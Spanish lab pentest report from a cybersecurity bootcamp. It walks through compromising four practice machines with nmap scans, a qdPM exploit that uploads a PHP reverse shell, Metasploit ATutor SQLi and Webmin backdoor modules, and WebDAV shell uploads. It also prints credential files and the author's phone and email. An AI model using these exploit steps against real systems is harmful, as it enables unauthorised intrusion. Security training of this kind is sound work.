



AUDITORÍA INTERNA PENTESTING

POR

ALFREDO CONEJO



Bootcamp de Ciberseguridad en The Bridge

**Todos los recursos aportados en esta auditoría son
por parte de Daniel Echeverri "Adastra"**

Introducción

A partir del 2 de Octubre de 2020 cada fin de semana contando los viernes por la tarde hasta que finalice el bootcamp en The Bridge habrá que conseguir atacar la máquina y elevar privilegios. Cada semana será una máquina distinta.

Empleado	Alfredo Conejo Barbero
Correo electrónico	alfredo.conejobarbero@gmail.com
Teléfono	651902247
Horario de contacto	L-V 9:00-18:00 y S 10:00-20:00

Empresa	The Bridge
Cliente	Daniel Echeverri aka "Adastra"
Correo electrónico	adastra@thehackerway.com

Objetivo y alcance inicial de la auditoría

El objetivo principal es explotar las vulnerabilidades en las máquinas víctimas y elevar privilegios.

Activos de la auditoría.

10.10.5.0/24

10.10.7.0/24

Listado de direcciones IP y segmentos a auditar.

LAOCAI 10.10.7.101
XIAMEN 10.10.5.104
KYOTO 10.10.3.101
DALAT 10.10.7.102

LAOCAI

Detalle técnico de las pruebas realizadas. Recolección de información.

Prueba 1

Se realiza un escaneo básico de puertos

```
keepsmling@keepsmling:~$ nmap -sT -T5 10.10.7.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 19:45 CEST
Warning: 10.10.7.101 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.7.101
Host is up (0.21s latency).
Not shown: 909 closed ports, 89 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 41.73 seconds
```

Puertos 22 y 80 abiertos

Prueba 2

Se realiza escaneo más agresivo para los puertos descubiertos anteriormente

```
keepsmling@keepsmling:~$ nmap -sTV -A -T5 -p 22,80 10.10.7.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 19:48 CEST
Nmap scan report for 10.10.7.101
Host is up (0.26s latency).

PORT      STATE    SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: qdPM | Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.65 seconds
```

Puerto 80 → Apache v. 2.4.38

Prueba 3

Se encuentra en la página principal un servidor web de qdPM v 9.1 para iniciar sesión.



Prueba 4

A parte se realiza un escaneo de directorio ocultos en el que se encuentra el directorio uploads.
Se valora la opción de poder subir una reverse shell

Index of /uploads

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 attachments/	2020-08-17 20:06	-	
 users/	2020-08-17 22:46	-	

Apache/2.4.38 (Debian) Server at 10.10.7.101 Port 80

Prueba 5

Iniciar sesión con los credenciales por defecto efectuada con éxito
Se obtiene esta interfaz web.

Usuarios

Acción	Carné de identidad	Grupo	Foto	Nombre
<input type="checkbox"/>	3	Administración		Pham

Mostrando 1 - 1, Total: 1

Uso de un script encontrado el cual nos permite subir un archivo a el directorio uploads y usar una reverse shell eliminando los archivos .htaccess que son los que restringen los ficheros .php

```
keepsmling@keepsmling:~/qdPM9.1_Exploit$ python3 ./qdPM9.1_exploit.py
Removing .htaccess
Removing ../.htaccess
Uploading php-reverse-shell.php
^CTraceback (most recent call last):
  File "./qdPM9.1_exploit.py", line 183, in <module>
    createBackdoorListener()
  File "./qdPM9.1_exploit.py", line 122, in createBackdoorListener
    victim, address = server_socket.accept()
  File "/usr/lib/python3.8/socket.py", line 292, in accept
    fd, addr = self._accept()
KeyboardInterrupt

keepsmling@keepsmling:~/qdPM9.1_Exploit$ sudo nano qdPM9.1_exploit.py
keepsmling@keepsmling:~/qdPM9.1_Exploit$ python3 ./qdPM9.1_exploit.py
Removing .htaccess
Removing ../.htaccess
Uploading noBorrar.php
Received connection from: ('10.10.7.101', 51958)
Linux YUENANLAOCAI 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux

Type 'exit' at any time to close the connection
backdoor@10.10.7.101:~$
```

Recolección de información y enumeración del sistema

Usuario con el que se accede: www-data

El kernel de Linux

```
backdoor@10.10.7.101:~$ uname -a
Linux YUENANLAOCAI 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
```

Usuarios del sistema

```
backdoor@10.10.7.101:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

Se encuentra en el directorio home del usuario tranme

En el directorio Escritorio se encuentra un archivo que se llama pass.txt que contiene información sensible con credenciales.

```
tranme@YUENANLAOCAI:~$ cat Escritorio/pass.txt
Admin user QDPM:
    admin@localhost.com/admin

Admin user SSH:
    tranme/tranmesysadmin

Admin user SMTP
    pham/5yy$7$

Admin user POP
    pham/l0v31sth3k3y
```

Inicio de sesión a través de ssh con el usuario tranme

XIAMEN

Detalle técnico de las pruebas realizadas.

Recolección de información.

Prueba 1

Se tiene la información de los credenciales de un usuario para poder acceder a través de ssh a la maquina victima

Enumeración del sistema y escalación de privilegios

```
VICTIMA :$cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109:./var/spool/exim4:/bin/false
messagebus:x:105:110:./var/run/dbus:/bin/false
statd:x:106:65534:./var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534:./var/run/sshd:/usr/sbin/nologin
kwang:x:1000:1000:kwang,,,:/home/kwang:/bin/bash
davfs2:x:109:115:./var/cache/davfs2:/bin/false
xiaolan:x:1001:1001:./home/xiaolan:/bin/sh
```

KYOTO

Detalle técnico de las pruebas realizadas. Recolección de información.

Prueba 1

Escaneo avanza y agresivo de los puertos abiertos en el sistema


```
keepsmling@keepsmling:~$ nmap -sTV -A -T5 10.10.3.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-17 12:01 CEST
Warning: 10.10.3.101 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.3.101
Host is up (0.20s latency).
Not shown: 920 closed ports, 77 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 e9:da:89:d0:63:fc:cc:1a:c9:14:22:d7:33:f4:60:90 (DSA)
|_ 2048 26:13:4f:87:a2:31:bd:f6:0c:db:d0:55:22:09:42:c6 (RSA)
|_ 256 ab:a1:9e:e8:9b:d1:ed:03:1e:b3:c2:ac:40:ac:49:4d (ECDSA)
|_ 256 14:ca:bd:55:f4:55:db:9d:95:a5:06:18:70:e7:5c:07 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-favicon: Apache on Linux
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
3306/tcp  open  mysql     MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.75 seconds
```

Prueba 2

- Puerto 80

En el contenido HTML de la página web se encuentran 2 enlaces, Joomla que no funciona y ATutor redirecciona a una página con inicio de sesión y otras 3 pestañas mas.



The screenshot displays the ATutor login interface. At the top, there's a header with "Servidor de cursos" and navigation buttons: "Iniciar sesión", "Registrarse", "Explorar cursos", "Redes", and "Casa". Below this, the "Iniciar sesión" section is highlighted. It contains a form with two main options:

- Usuario recurrente**: A section for returning users with input fields for "Nombre de inicio de sesión o correo electrónico" and "Contraseña", and an "Iniciar sesión" button.
- Nuevo Usuario**: A section for new users with a message: "Si no tiene una cuenta en este sistema, cree una nueva haciendo clic en el botón Registrarse a continuación." and a "Registrarse" button.

At the bottom, a small copyright notice reads: "El código del motor del sitio web tiene copyright © ATutor®. Sobre ATutor · Manual oficial del tutor".

Prueba 3

Se encuentra una vulnerabilidad a través de metasploit en la que se obtiene una shell.

```

msf6 exploit(multi/http/atutor_sqli) > exploit

[*] Started reverse TCP handler on 10.8.0.10:4444
[*] 10.10.3.101:80 - Dumping the username and password hash...
[+] 10.10.3.101:80 - Got the kenshin's hash: c9eba06bf2ba907ba9cf0b17dd059b44abda1b15 !
[*] Command shell session 3 opened (10.8.0.10:4444 -> 10.10.3.101:42211) at 2020-10-18 12:27:02 +0200
[+] 10.10.3.101:80 - Deleted nmbz.php
[!] Tried to delete /var/content/module/zyd/nmbz.php, unknown result

python -c 'import pty;pty.spawn("/bin/bash")'
wwwrun@KYOTO:/srv/www/htdocs/ATutor/mods/zyd>

```

Se entra con el usuario wwwrun

Enumeración del sistema y elevación de privilegios

Usuarios del sistema

```
VICTIMA :cat /etc/passwd
cat /etc/passwd
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
messagebus:x:499:499:User for D-Bus:/var/run/dbus:/bin/false
news:x:9:13:News system:/etc/news:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
nscd:x:496:495:User for nscd:/run/nscd:/sbin/nologin
ntp:x:74:493:NTP daemon:/var/lib/ntp:/bin/false
openslp:x:494:2:openslp daemon:/var/lib/empty:/sbin/nologin
polkitd:x:497:496:User for polkitd:/var/lib/polkit:/sbin/nologin
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
root:x:0:0:root:/root:/bin/bash
rpc:x:495:65534:user for rpcbind:/var/lib/empty:/sbin/nologin
sshd:x:498:498:SSH daemon:/var/lib/sshd:/bin/false
statd:x:493:65534:NFS statd daemon:/var/lib/nfs:/sbin/nologin
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
kenshin:x:1000:100:Kenshin Funakoshi:/home/kenshin:/bin/bash
mysql:x:60:489:MySQL database admin:/var/lib/mysql:/bin/false
```

Información del kernel

```
uname -a
Linux KYOTO 4.1.21-14-default #1 SMP PREEMPT Sun Apr 17 07:27:45 UTC 2016 (fc187c1) x86_64 x86_64 x86_64
GNU/Linux
```

En el directorio /home se encuentra un usuario kenshin

```

VICTIMA :ls -la
ls -la
total 28
drwxr-xr-x 1 kenshin users 192 Jul 18 2016 .
drwxr-xr-x 1 root root 14 Jun 19 2016 ..
-rw----- 1 kenshin users 6 Oct 18 19:54 .bash_history
-rw-r--r-- 1 kenshin users 1177 Jun 19 2016 .bashrc
drwx----- 1 kenshin users 0 Jun 19 2016 .config
-rw-r--r-- 1 kenshin users 1637 Jun 19 2016 .emacs
drwxr-xr-x 1 kenshin users 0 Jun 19 2016 .fonts
-rw-r--r-- 1 kenshin users 861 Jun 19 2016 .inputrc
drwx----- 1 kenshin users 10 Jul 15 2016 .local
-rw-r--r-- 1 kenshin users 1028 Jun 19 2016 .profile
drwxr-xrwx 1 kenshin users 54 Oct 18 19:47 .ssh
drwxr-xr-x 1 kenshin users 0 Jun 19 2016 bin
-rw-r--r-- 1 root root 3771 Jul 18 2016 paramiko.log
-rw-r--r-- 1 root root 703 Sep 3 2016 testingserver.py

```

Estos archivos son los que se encuentran en el usuario kenshin, y son dos los archivos que tienen permisos de root que son testingserver.py y paramiko.log

Al mostrar el contenido de testingserver.py se puede ver información sensible sobre los credenciales. En texto plano del usuario kenshin y del usuario root se muestra la public key en el fichero paramiko.log y en testingserver.py la contraseña en texto plano al acceder a través de ssh con la public key.

La manera de elevar privilegios consiste en descargarse en la máquina atacante esa public key y a partir de ahí, iniciar sesión mediante ssh con root y la contraseña password.

DALAT

Detalle técnico de las pruebas realizadas.

Recolección de información.

Prueba 1

Escaneo básico de puertos

```
keepsmling@keepsmling:~$ nmap -sTV -T5 10.10.7.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-23 22:45 CEST
Warning: 10.10.7.102 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.7.102
Host is up (0.24s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE VERSION
17/tcp    filtered qotd
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
1078/tcp  filtered avocent-proxy
2048/tcp  filtered dls-monitor
4848/tcp  filtered appserv-http
6901/tcp  filtered jetstream
9898/tcp  filtered monkeycom
54328/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.15 seconds
```

Prueba 2

Escaneo agresivo de los puertos específicos

```
keepsmling@keepsmling:~$ nmap -sTV -T5 -A 10.10.7.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-23 22:47 CEST
Warning: 10.10.7.102 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.7.102
Host is up (0.23s latency).
Not shown: 955 closed ports, 43 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 77:a5:c6:b1:7b:75:37:5b:b7:6d:29:22:ea:49:ac:e4 (RSA)
|   256 f2:cf:e7:23:37:cb:db:6d:87:b3:fd:15:88:bd:8d:eb (ECDSA)
|_  256 ca:cc:0c:2f:21:eb:8b:e9:ee:71:3e:b5:ed:39:f5:85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Primera vista en navegador web del puerto 80 se ve la pagina por defecto de un servidor apache



Prueba 3

Se realiza un escaneo de directorios ocultos con dirbuster en el que se encuentra el directorio oculto download

info.php

Sistema	Linux DALAT 5.3.0-40-generic # 32 ~ 18.04.1-Ubuntu SMP Lunes 3 de febrero 14:05:59 UTC 2020 x86_64
La fecha de construcción	11 de febrero de 2020 15:55:52
API del servidor	Controlador Apache 2.0
Soporte de directorio virtual	discapacitado
Ruta del archivo de configuración (php.ini)	/etc/php/7.2/apache2
Archivo de configuración cargado	/etc/php/7.2/apache2/php.ini
Escanee este directorio en busca de archivos .ini adicionales	/etc/php/7.2/apache2/conf.d
Archivos .ini adicionales analizados	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
API PHP	20170718
Extensión PHP	20170718
Extensión Zend	320170718
Compilación de extensión Zend	API320170718, NTS
Compilación de extensión PHP	API20170718, NTS
Compilación de depuración	No
Seguridad del hilo	discapacitado
Manejo de señales Zend	habilitado
Administrador de memoria Zend	habilitado
Soporte Zend Multibyte	discapacitado
Soporte IPv6	habilitado
Soporte de DTrace	disponible, discapacitado
Secuencias PHP registradas	https, ftps, compress.zlib, php, archivo, glob, datos, http, ftp, phar
Transportes de toma de corriente registrados	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Filtros de flujo registrados	zlib. *, string.rot13, string.toupper, string.tolower, string.strip_tags, convert. *, consumido, chunk, convert.iconv. *

Este programa utiliza Zend Scripting Language Engine:
 Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
 con Zend OPcache v7.2.24-0ubuntu0.18.04.3, Copyright (c) 1999-2018, de Zend Technologies



Prueba 4

A través de la aplicación cadáver mediante la petición put se sube una reverse shell

```
keepsmling@keepsmling:~/Herramientas/Hacking/Metasploit/metasploit-framework$ cadaver http://10.10.7.102/download/
dav:/download/> put /home/keepsmling/Escritorio/alfredo.php
Transferiendo /home/keepsmling/Escritorio/alfredo.php a '/download/alfredo.php':
Progreso: [ ] 0,0% of 5491 bytes Progreso: [=====]
=>] 100,0% of 5491 bytes exitoso.
dav:/download/>
```

Se abre el puerto especificado en la reverse shell y se genera la conexión. Se obtiene una shell con el usuario www-data

```
keepsmling@keepsmling:~/Herramientas/Hacking/Metasploit/metasploit-framework$ nc -lvvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.7.102 40800
Linux DALAT 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:25:53 up 10:50, 0 users, load average: 0.05, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DALAT:/ $ PS1='VICTMA : '
PS1='VICTMA : '
VICTMA :
```

Se encuentra un paquete y un directorio del servicio webmin el cual se podrá levantar en algún puerto del sistema .

```
www-data@DALAT:/home/namanh$ ls -la
ls -la
total 28616
drwxr-xr-x 17 namanh namanh 4096 Aug 7 17:16 .
drwxr-xr-x 3 root root 4096 Mar 6 2020 ..
-rw-r--r-- 1 namanh namanh 946 Aug 7 17:08 .ICEauthority
-rw-r--r-- 1 namanh namanh 113 Oct 25 20:39 .bash_history
-rw-r--r-- 1 namanh namanh 220 Mar 6 2020 .bash_logout
-rw-r--r-- 1 namanh namanh 3771 Mar 6 2020 .bashrc
drwxr-xr-x 13 namanh namanh 4096 Mar 7 2020 .cache
drwxr-xr-x 11 namanh namanh 4096 Mar 6 2020 .config
drwxr-xr-x 3 namanh namanh 4096 Mar 6 2020 .gnupg
drwxr-xr-x 3 namanh namanh 4096 Mar 6 2020 .local
drwxr-xr-x 5 namanh namanh 4096 Mar 7 2020 .mozilla
-rw-r--r-- 1 namanh namanh 807 Mar 6 2020 .profile
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 .ssh
-rw-r--r-- 1 namanh namanh 0 Mar 6 2020 .sudo_as_admin_successful
-rw-r--r-- 1 namanh namanh 173 Mar 6 2020 .wget-hsts
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 Descargas
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 Documentos
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 Escritorio
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 'Im'$'\303\241''genes'
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 'M'$'\303\272''sica'
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 Plantillas
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 'P'$'\303\272''blico'
drwxr-xr-x 2 namanh namanh 4096 Mar 6 2020 'V'$'\303\255''deos'
-rw-r--r-- 1 namanh namanh 8980 Mar 6 2020 examples.desktop
drwxr-xr-x 133 root bin 12288 Jul 15 2018 webmin-1.890
-rw-r--r-- 1 root root 29186559 Mar 6 2020 webmin-1.890.tar.gz
```

Se levanta el servicio en el puerto 8001


```

keepsmling@keepsmling: $ sudo nmap -f -sS -sV --script auth 10.10.7.102
[sudo] contraseña para keepsmling:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 01:31 CEST
Nmap scan report for 10.10.7.102
Host is up (0.24s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-auth-methods:
|   Supported authentication methods:
|       publickey
|       password
|_ ssh-publickey-acceptance:
|_   Accepted Public Keys: No public keys accepted
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8001/tcp  open  http      MiniServ 1.890 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.39 seconds

```

Esto es lo que se encuentra en la página principal web.
Con las credenciales por defecto se puede acceder como administrador.



The image shows the Webmin login interface. At the top is the Webmin logo and the text "You must enter a username and password to login to the server on 10.10.7.102". Below this are two input fields: "Username" and "Password". There is a "Remember me" checkbox and a blue "Sign in" button at the bottom.

Prueba 5

Hay un módulo de metasploit que te crea una puerta trasera y te devuelve una shell directamente como root esto se debe a una mala configuración

```
msf6 exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    10.10.7.102      yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.7.102      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      8001             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /                yes       Base path to Webmin
  URIPATH    no               no        The URI to use for this exploit (default is random)
  VHOST      no               no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.8.0.10        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic (Unix In-Memory)

msf6 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 10.8.0.10:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 2 opened (10.8.0.10:4444 -> 10.10.7.102:42844) at 2020-10-25 01:44:56 +0200

shell
[*] Trying to find binary(python) on target machine
